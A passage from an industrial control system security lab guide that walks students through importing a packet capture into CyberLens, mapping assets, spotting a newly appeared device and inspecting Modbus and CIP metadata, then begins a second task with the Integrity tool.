
5. After the terminal window closes, right click the `CyberLens` icon again and select `CyberLens`
6. If prompted, login as `relics` with a password of `relics` and click the `agree to License Agreement`




7. We will load a packet capture from a sensor that collected traffic within a control system network. To load the offline file, select the `Sensor Console` from the tool bar on the left-hand side of the CyberLens application




8. From the Sensor Console, scroll down and click the `Select files` button. Navigate to the RELICS desktop and within the ICS 612 directory find the " `Student Kit Com Map.pcap` " packet capture you copied at the beginning of this lab. Select " `Open` ".




9. When the packet capture appears, select the `upload` button




10. You have now imported the offline packet capture and CyberLens is ready to process it. Scroll up to the Process PCAP window, make sure your pcap is highlighted, and select `Start`




11. On the left navigation panel select `Dashboard`




12. From the main CyberLens dashboard you can see the basic analytics from the imported pcap




13. From the navigation panel on the left select the `Interactive Map` item




14. In the Interactive Map window, select the `Start` menu and load the `/Offline Capture`




15. You should see a visual graphic of the assets captured in the pcap




16. Toggle to the Tree Layout which can be found on the left side of the window as a menu selection. Drag the window into center and zoom in and out to get the appropriate view. In this view you will see some I/O communications from the Click.




17. Under the interactive map window you will see a time slider bar that will allow you to grab the progress meter and slide back in time to earlier in the packet capture and you will identify that a device did not previously exist within the network being monitored. Asset 172.16.5.12 and the associated I/O communications was not previously seen until later in the network capture. Scroll back to the right when you have seen this change.



18. In the top menu select `Display` and then `Characterize ICS Devices`



19. Select the `172.16.5.3 device` and view the device details to the right and review some of the available information. When complete try to select the I/O device and see the metadata with Modbus Function Codes




Details

Rockwell
More Info

Device Type	Ics Device
Name	
Zone	
MAC	f4:54:33:53:98:c1
MAC Vendor	Rockwell Automation
IPv4	172.16.5.3
IPv6	
First Seen	2019-08-23T21:11:02.000Z
Last Seen	2019-08-23T21:20:41.000Z
Notes	


Metadata

Dst Ethernet Types	ARP IPv4
Dst IP Protocols	TCP
Dst Application Protocols	CIP AB_PCCC EtherNet/IP FTP control (command) Unknown TCP Port 5900
Src Ethernet Types	ARP IPv4
Src IP Protocols	TCP UDP
Src Application Protocols	EtherNet/IP FTP control (command) SSDP Unknown TCP Port 5900



20. Within this view you can also apply a filter, select Application Protocol, Equal, EtherNet/IP – or Modbus, or CIP, or Allen Bradley PCCC and you will see the Interactive Map change

21. You can also CyberLens to see protocol information for analysis. Select "`Data Viewer`" from the main menu left of the "Start" button in the navigation panel. You can investigate data such as Modbus or CIP within this tool.




22. When you have completed looking at some capabilities of CyberLens, close the web browser window and right click on the CyberLens icon in the RELICS application toolbar.


23. Select the `Stop services` option in the right click pop up menu to stop the CyberLens server services.

Task 2 -- Utilize Integrity to view the same static packet capture with a baseline


1. Right click the `Integrity` icon in the RELICS toolbar and select `Start Sophia Services`. When the terminal window closes, right click Integrity again and select `Integrity`.



2. In case there is any info already loaded in the database we will clear it first. Click the gear in the upper right corner, select the `system Maintenance` button.



3. Clear the database and config by selecting "`Reset Configuration`" and "`Reset Database`". Click "`OK`" to complete the configuration and database reset.

